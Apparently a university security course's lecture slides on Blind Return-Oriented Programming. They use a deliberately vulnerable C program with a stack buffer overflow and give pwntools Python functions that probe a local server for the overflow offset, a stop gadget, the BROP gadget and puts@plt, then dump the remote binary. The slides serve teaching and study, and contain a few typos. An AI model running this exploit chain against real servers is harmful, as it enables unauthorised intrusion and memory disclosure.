Blind ROP in Practice

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits:http://www.scs.stanford.edu/~sorbo/brop/bittau-brop-slides.pdf/
https://firmianay.github.io/2017/10/15/pwn_hctf2016_brop.html

A Vulnerable Program

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int i;
int check();

int main(void) {
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);

    puts("WelCome my friend,Do you know password?");
        if(!check()) {
            puts("Do not dump my memory");
        } else {
            puts("No password, no game");
        }
}

int check() {
    char buf[50];
    read(STDIN_FILENO, buf, 1024);
    return strcmp(buf, "aslvkm;asd;alsfm;aoeim;wnv;lasdnvdljasd;flk");
}
```

Assumptions

- NX is enabled
- ASLR is enabled
- Stack canary is enabled (we do not discuss in this class)
- We do not have the binary/full source code of the vulnerable program

Attack Strategy

```
work@ubuntu:~/ssec20/example_code/ssec20/brop$ cat make.sh
gcc -z noexecstack -fno-stack-protector -no-pie -o brop brop.c
```

```
1 work@ubuntu:~/ssec20/example_code/ssec20/brop$ checksec --format=cli --file=brop
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   69 Symbols     No      0               1            brop
```

- Step I: leak the binary from the remote server
    - We use the puts function instead of the write used in the paper
- Step II: ROP


Attack Strategy

- Leak the binary from the remote server
    - Step I: find the offset to overwrite the return address
        - What if we have stack canary?
    - Step II: find the stop gadget
    - Step III: find the BROP gadget
    - Step IV: find the puts plt address
    - Step V: dump the binary

Step I: Find the offset to overwrite the return address

- We keep sending corrupted data to the program. If the program crashes, then we overwrite the return address

```python
def get_buffer_size():
    for i in range(100):
        payload  = "A"
        payload += "A"*i
        buf_size = len(payload) - 1
        try:
            p = connect()
            p.recvline()
            p.send(payload)
            p.recv()
            p.close()
            log.info("bad: %d" % buf_size)
        except EOFError as e:
            p.close()
            log.info("buffer size: %d" % buf_size)
            return buf_size
```



Step II: Find the stop gadget

- Why do we need a stop gadget?
    - We need to use the stop gadget as a guide when searching for other gadgets
    - Stop gadget: the gadget that does crash the program when being invoked
    - How to find: blindly trying

Step II: Find the stop gadget

- We find the stop gadget whose address is 0x400545
- But it does comply with the objdump result

```python
def get_stop_addr(buf_size):
    addr = 0x400500
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        try:
            p = connect()
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("stop address: 0x%x" % addr)
            return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

```
Disassembly of section .plt:

0000000000400540 <.plt>:
  400540:       ff 35 c2 0a 20 00       pushq   0x200ac
  400546:       ff 25 c4 0a 20 00       jmpq    *0x200a
  40054c:       0f 1f 40 00             nopl    0x0(%ra

0000000000400550 <puts@plt>:
  400550:       ff 25 c2 0a 20 00       jmpq    *0x200ac2(%rip)        # 601018 <puts@GL
  400556:       68 00 00 00 00          pushq   $0x0
  40055b:       e9 e0 ff ff ff          jmpq    400540 <.plt>
```

Step II: Find the stop gadget

- X86: the instruction length is not fixed. The CPU could execute the instruction from ariary offset inside the code section.

```
End of assembler dump.
(gdb) disas 0x400545, 0x400565
Dump of assembler code from 0x400545 to 0x400565:
   0x0000000000400545:   add     %bh,%bh
   0x0000000000400547:   and     $0x200ac4,%eax
   0x000000000040054c:   nopl    0x0(%rax)
   0x0000000000400550 <puts@plt+0>:    jmpq   *0x200ac2(%rip)        # 0x601018
   0x0000000000400556 <puts@plt+6>:    pushq  $0x0
   0x000000000040055b <puts@plt+11>:   jmpq   0x400540
   0x0000000000400560 <setbuf@plt+0>:  jmpq   *0x200aba(%rip)        # 0x601020
```

```
Disassembly of section .plt:

0000000000400540 <.plt>:
  400540:       ff 35 c2 0a 20 00       pushq  0x200ac2(%rip)        # 601008 <_GLOBAL_
  400546:       ff 25 c4 0a 20 00       jmpq   *0x200ac4(%rip)        # 601010 <_GLOBAL
  40054c:       0f 1f 40 00             nopl   0x0(%rax)

0000000000400550 <puts@plt>:
  400550:       ff 25 c2 0a 20 00       jmpq   *0x200ac2(%rip)        # 601018 <puts@GL
  400556:       68 00 00 00 00          pushq  $0x0
  40055b:       e9 e0 ff ff ff          jmpq   400540 <.plt>
```

Step II: Find the stop gadget

- We can confirm that this is a stop gadget using the GDB (since we have the source code) to monitor the execution of this gadget. This is for debugging purpose. However, in the real attack, we cannot do this since we do not have the source code /binary!

Step III: find the BROP gadget

- We have a stop gadget. Then we need to find the BROP gadget
- This gadget popes 6 data from the stack
- How can we find this?





Figure 7. The BROP gadget. If parsed at offset 0x7, it yields a `pop rsi` gadget, and at offset 0x9, it yields a `pop rdi` gadget. These two gadgets control the first two arguments to calls. By finding a single gadget (the BROP gadget) one actually finds two useful gadgets.

Step III: find the BROP gadget

- We keep trying the address of potential BROP gadgets, and put six data on the stack, with the address of the stop gadget.
- If the execution does not crash, that means the gadget pointed by the return address is a gadget that popes six data from the stack



Step III: find the BROP gadget

- Again we can abuse the variable length of the x86 instruction to get two further gadgets
  - Pop rsi, pop r15, ret
  - Pop rdi, ret





Figure 7. The BROP gadget. If parsed at offset 0x7, it yields a `pop rsi` gadget, and at offset 0x9, it yields a `pop rdi` gadget. These two gadgets control the first two arguments to calls. By finding a single gadget (the BROP gadget) one actually finds two useful gadgets.

Step IV: find the puts PLT address

- We have the BROP gadget. Now we can **guess** the address of the PUTS function.
    - Puts function only accepts one argument (from the rdi register)
    - If the received data contains ELF headers, then the executed function is puts!



Step IV: find the puts PLT address

```python
def get_puts_plt(buf_size, stop_addr, gadgets_addr):
    pop_rdi = gadgets_addr + 9      # pop rdi; ret;
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1

        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(0x400000)
        payload += p64(addr)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            if p.recv().startswith("\x7fELF"):
                log.info("puts@plt address: 0x%x" % addr)
                p.close()
                return addr
            log.info("bad: 0x%x" % addr)
            p.close()
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

Step V: dump the binary

```python
def dump_memory(buf_size, stop_addr, gadgets_addr, puts_plt, start_addr, end_addr):
    pop_rdi  = gadgets_addr + 9     # pop rdi; ret

    result = ""
    while start_addr < end_addr:
        #print result.encode('hex')
        sleep(0.1)
        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(start_addr)
        payload += p64(puts_plt)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            data = p.recv(timeout=0.1)      # timeout makes sure to recive all bytes
            if data == "\n":
                data = "\x00"
            elif data[-1] == "\n":
                data = data[:-1]
            log.info("leaking: 0x%x --> %s" % (start_addr,(data or '').encode('hex')))
            result += data
            start_addr += len(data)
            p.close()
        except:
            log.info("Can't connect")
    return result
```

Summary

- Use the return address to infer whether the remote server has crashed
- Use the stop gadget as an indicator to find other gadgets
- Use the BROP gadget to setup the parameters
- Use the critical function to dump the program from the server